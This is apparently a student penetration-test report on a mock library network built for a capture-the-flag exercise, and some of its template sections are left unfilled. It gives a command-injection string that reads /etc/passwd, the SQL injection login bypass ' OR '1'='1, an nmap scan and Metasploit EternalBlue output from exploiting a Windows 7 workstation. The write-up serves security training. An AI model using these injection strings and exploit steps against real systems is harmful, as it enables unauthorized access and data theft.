Bibliophile Library Penetration Testing Report

Prepared by:
<Team6>
<5/3/2025>

CONFIDENTIAL

Table of Contents

Finding Classifications

Team 06 utilized a two-dimensional matrix, see below, consisting of the business impact and Common Vulnerability Scoring System v4.0 (CVSS)[1] score of each finding to categorize it within one of five overall security risk categories: informational, low, moderate, high, and critical. These categories were organized to prioritize the remediation of findings that would cause RAKMS financial loss, non-compliance with governance requirements, and reputational impact.

	Business Impact				
CVSS Score	**N/A (1)**	**Low (2)**	**Moderate (3)**	**High (4)**	**Critical (5)**
N/A – 0.0 (a)	🟦 1a	🟩 2a	🟧 3a	🟧 4a	🟥 5a
0.1 – 3.9 (b)	🟩 1b	🟧 2b	🟧 3b	🟥 4b	🟥 5b
4.0 – 6.9 (c)	🟧 1c	🟧 2c	🟥 3c	🟥 4c	🟪 5c
8.0 – 8.9 (d)	🟧 1d	🟥 2d	🟥 3d	🟪 4d	🟪 5d
9.0 – 10.0 (e)	🟥 1e	🟥 2e	🟪 3e	🟪 4e	🟪 5e

Overall Risk Key: 🟦 Informational 🟩 Low 🟧 Moderate 🟥 High 🟪 Critical

Business Impact

Team 6 incorporates business impact into the result for the categorization of a finding to help prioritize mitigation efforts and allocate resources effectively to address the most critical issues. We base our qualitative measurement on the ability of a finding to impact RAKMS's ability to conduct business, ensure public safety and security, protect customer information, or stay in compliance with government regulations and business standards. As Team 6 is operating under limited knowledge of the business operations of RAKMS, we would recommend RAKMS to review the business impact of these findings to provide a better understanding of the overall risk of said findings.

CVSS Score

The Common Vulnerability Scoring System (CVSS) is a widely recognized industry standard used to evaluate and communicate the severity of security vulnerabilities in computer systems and software. It provides a structured framework for assessing a vulnerability's potential impact, exploitability, complexity, and privileges required for exploitation, assigning it a numeric score from 0 to 10, with higher scores indicating greater risk. CVSS assists organizations in prioritizing and addressing security flaws by considering their impact on confidentiality, integrity, and availability. In our security assessments, we adhere to the CVSS framework, which allows us to accurately gauge the severity of vulnerabilities and effectively communicate their potential risks.

[1] https://www.first.org/cvss/v4.0/specification-document

Critical Risk Findings

⚠	**Title of Finding**		
Findings Categorization			
Business Impact		**CVSS v4.0 Score**	

Description

Explain what the vulnerability is in plain English. Don't assume the reader knows technical details.

- What is the weakness or misconfiguration?
- Why is it a problem?

Business Impact

Explain how this vulnerability could harm the organization.
Think about:

Could this stop operations?

Could it leak or damage sensitive data?

Could it cost money or break the law?

Could it hurt the organization's reputation?

Affected Systems

List IPs, URLs, or specific systems that are vulnerable.
Format like:
10.0.0.1 – Payroll Server
10.0.0.5 – Domain Controller

Mitigations

Explain how the issue can be fixed or reduced.

What should the organization do to stop this from happening?

Be practical — authentication, patching, access control, etc.

References

Include links to CVEs, OWASP, blogs, or docs that help explain the issue.

Steps for Reproduction

Write clear, step-by-step instructions that show how you found or tested this vulnerability. Include screenshots where possible

Format example:

1. Navigate to http://10.0.0.1/login
2. Enter credentials: admin:admin
3. Observe access to restricted dashboard

High Risk Findings

Title	

Findings Categorization			
Business Impact	High	**CVSS v4.0 Score**	4

Description

There were multiple high risk findings during this exercise. One of the key systems that were vulnerable and insecure was the Library Terminal. It was the initial foothold that was used to pivot to other systems that allowed for more system access and information. We found that the email server was unprotected to SQL injection attacks, which gave access to emails with token/network information. Emails gave tokens to be tokenized thus allowing us to gain more access. Lastly, the intern workstation lacked security, and had a vulnerable SMB service. Remote access was able to be gained through the use of metasploit.

Business Impact

Affected systems were breached, leading to an opening for potential DOS attacks, confidential and possibly proprietary information could be leaked.


Affected Systems

Email Server, Library Terminal, Intern's workstation


Mitigations

Going forward, documents should have privacy restrictions/coding. All work stations should be hardened completely. Proper sanitization on all public facing web applications.

References



```
DreamWorks SKGBee Movie 8/30/07 FINAL VERSION THIS MATERIAL IS THE PROPERTY OF DREAMWORKS PICTURES
AND IS INTENDED AND RESTRICTED SOLELY FOR DREAMWORKS PICTURES PERSONNEL. DISTRIBUTION OR DISCLOSURE
OF THIS MATERIAL TO UNAUTHORIZED PERSONS IS PROHIBITED. THE SALE, DISPLAY, COPYING, OR REPRODUCTION
OF THIS MATERIAL FOR ANY REASON IN ANY FORM, INCLUDING BUT NOT LIMITED TO DIGITAL OR NEW MEDIA, IS
ALSO PROHIBITED. COLD OPENING: 3 CARDS“According to all known laws of aviation, there is no way that
a bee should be able to fly.Its wings are too small to get its fat little body off the ground.The
bee, of course,
total 152
drwxr-xr-x 3 Admin.Mickey Admin.Mickey   4096 Apr 28 17:10 .
drwxr-xr-x 7 root         root           4096 Apr 29 13:14 ..
-rw------- 1 Admin.Mickey Admin.Mickey     29 Apr  9 19:24 .bash_history
-rw-r--r-- 1 Admin.Mickey Admin.Mickey    220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 Admin.Mickey Admin.Mickey   3526 Apr 23  2023 .bashrc
-rw-r--r-- 1 Admin.Mickey Admin.Mickey    702 Apr  9 19:26 Email Server Guide.txt
drwxr-xr-x 3 Admin.Mickey Admin.Mickey   4096 Apr  9 19:24 .local
-rw-r--r-- 1 libTerminal  libTerminal  117159 Apr 28 17:06 Network Map 1.png
-rw-r--r-- 1 Admin.Mickey Admin.Mickey    497 Apr  9 19:25 notes.txt
-rw-r--r-- 1 Admin.Mickey Admin.Mickey    807 Apr 23  2023 .profile
```



Token Generation! To: mickey@nonprofit.library
2024-07-27 02:00:00 (-0500)

RE: Information Hiding Techniques
To: mickey@nonprofit.library
2024-07-25 02:00:00 (-0500)

Container Security Concerns To: mickey@nonprofit.library
2024-07-18 02:00:00 (-0500)

URGENT: Dockerization Initiative
To: mickey@nonprofit.library
2024-07-11 02:00:00 (-0500)

Questionable Book Order To: mickey@nonprofit.library
2024-05-06 02:00:00 (-0500)

RE: Information Hiding Techniques


From: stewie@nonprofit.library
To: mickey@nonprofit.library

```
Hey Admin Mickey,

So I've been researching different ways to hide information like you asked.
I'm going to be sending a bunch of emails with various techniques to see which works best.

Check this one out! SYNT{GuvfOhgFrafvgvirVasbezngvbaLrnu?}
By the way, if I get this to work, do you think I'll get a tip or anything?

- Intern Stewie
Your Favorite Unpaid Intern
```




Accessing Important Services

Library Terminal: http://192.168.1.XX2:5000

Email Login Page: http://192.168.1.XX3:8080

Tokenization Server: http://192.168.1.XX3:25565

GITEA Server: http://192.168.1.XX4:9999



```
DreamWorks SKGBee Movie 8/30/07 FINAL VERSION THIS MATERIAL IS THE PROPERTY OF DREAMWORKS PICTURES
AND IS INTENDED AND RESTRICTED SOLELY FOR DREAMWORKS PICTURES PERSONNEL. DISTRIBUTION OR DISCLOSURE
OF THIS MATERIAL TO UNAUTHORIZED PERSONS IS PROHIBITED. THE SALE, DISPLAY, COPYING, OR REPRODUCTION
OF THIS MATERIAL FOR ANY REASON IN ANY FORM, INCLUDING BUT NOT LIMITED TO DIGITAL OR NEW MEDIA, IS
ALSO PROHIBITED. COLD OPENING: 3 CARDS"According to all known laws of aviation, there is no way that
a bee should be able to fly.Its wings are too small to get its fat little body off the ground.The
bee, of course,
ACTIVE EMAILS (@nonprofit.library):
- mickey@nonprofit.library (Me)
- stewie@nonprofit.library (The intern)
- catalog@nonprofit.library (Spam?)
- mike@nonprofit.library (The Manager)
- head.librarian@nonprofit.library (Boss)


SERVER DETAILS:

Slack and Skype were too complicated for us, so we moved to email-only. I grabbed a very simple
GitHub email server and deployed it.

Why Not Gmail? Simple. We don't like the cloud.

To sign in, you can access the email server at 192.168.1.180 and you'll be met with the interns login
page. He told me it works and I've heard no complaints thus far.


Next Steps: We've been using the email server for a bit now so I'll go ahead and delete Slack and
Skype.
```

http://192.168.102.3:25565/detokenize/5kn6gMB3BWFeDWuR3pBM7jT86g8mePWq

Steps for Reproduction

To reproduce the exploit for the library terminal, we were able to find that by just using command exploits, we could use the read command and add an '&&' plus whatever Linux commands we wanted to see what else was on the computer. We started by using cat /etc/passwd to see all the users, upon which we saw Admin Mickey was another user. After some trial and error we found that we could access Admin Mickey's files and read the secret note by using cat /home/Admin.Mickey/notes.txt to find the flag.

By far the easiest exploit was logging into Admin Mickey's email. By using the SQL injection phrase ' OR '1'='1 in the password field, we were able to access Admin Mickey's email, within which we found an email containing an encrypted flag. Using CyberChef, we were able to decode the flag using a ROT13 decoder.

For the Intern workstation, we first ran nmap to get a mapping of the intern network, and we were able to then run a vulnerability test, finding a weak point that we could then exploit to gain access. Using metasploit, we were then able to exploit this weakness to gain access.

Moderate Risk Findings

	Title		
Findings Categorization			
Business Impact	Moderate	**CVSS v4.0 Score**	2

Description

Through basic penetration testing we were able to discover that the servers were vulnerable to a specific type of exploit, which is easily taken advantage of to gain access we otherwise should not have.

Technical Impact

Looking at these exploits, although they take a little bit more work to get to, they have the capabilities to access information that they should not have access to, and there is a possibility that major damage could be done to the servers themselves.


Affected Systems

The library network servers

Mitigations


The library network servers should be looked over for easy to find exploits, and the vsftp server should be locked down so that anonymous users cannot login.

References




```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV 192.168.102.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-03 14:19 CDT
Nmap scan report for 192.168.102.3
Host is up (0.0015s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
1025/tcp  open  smtp?
1080/tcp  open  socks?
8080/tcp  open  http    Werkzeug httpd 3.1.3 (Python 3.11.2)
25565/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.11.2)
1 service unrecognized despite returning data. If you know the service/versio
n, please submit the following fingerprint at https://nmap.org/cgi-bin/submit
.cgi?new-service :
SF-Port1025-TCP:V=7.95%I=7%D=5/3%Time=68166C3F%P=x86_64-pc-linux-gnu%r(NUL
SF:L,17,"220\x20emailServer\x20ESMTP\r\n")%r(GenericLines,5D,"220\x20email
SF:Server\x20ESMTP\r\n500\x20Error:\x20command\x20not\x20recognized\r\n500
SF:\x20Error:\x20command\x20not\x20recognized\r\n");

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.44 seconds
```



```
[+] 192.168.102.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 b
uffer.
[*] 192.168.102.5:445 - Sending final SMBv2 buffers.
[*] 192.168.102.5:445 - Sending last fragment of exploit packet!
[*] 192.168.102.5:445 - Receiving response from exploit packet
[+] 192.168.102.5:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.102.5:445 - Sending egg to corrupted connection.
[*] 192.168.102.5:445 - Triggering free of corrupted buffer.
[-] 192.168.102.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.102.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.102.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 192.168.102.5:445 - Connecting to target for exploitation.
[+] 192.168.102.5:445 - Connection established for exploitation.
[+] 192.168.102.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.102.5:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.102.5:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Wi
ndows 7 Profes
[*] 192.168.102.5:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  si
onal 7601 Serv
[*] 192.168.102.5:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ic
e Pack 1
[+] 192.168.102.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.102.5:445 - Trying exploit with 22 Groom Allocations.
[*] 192.168.102.5:445 - Sending all but last fragment of exploit packet
[*] 192.168.102.5:445 - Starting non-paged pool grooming
[+] 192.168.102.5:445 - Sending SMBv2 buffers
[+] 192.168.102.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 b
uffer.
[*] 192.168.102.5:445 - Sending final SMBv2 buffers.
[*] 192.168.102.5:445 - Sending last fragment of exploit packet!
[*] 192.168.102.5:445 - Receiving response from exploit packet
[+] 192.168.102.5:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.102.5:445 - Sending egg to corrupted connection.
[*] 192.168.102.5:445 - Triggering free of corrupted buffer.
[-] 192.168.102.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
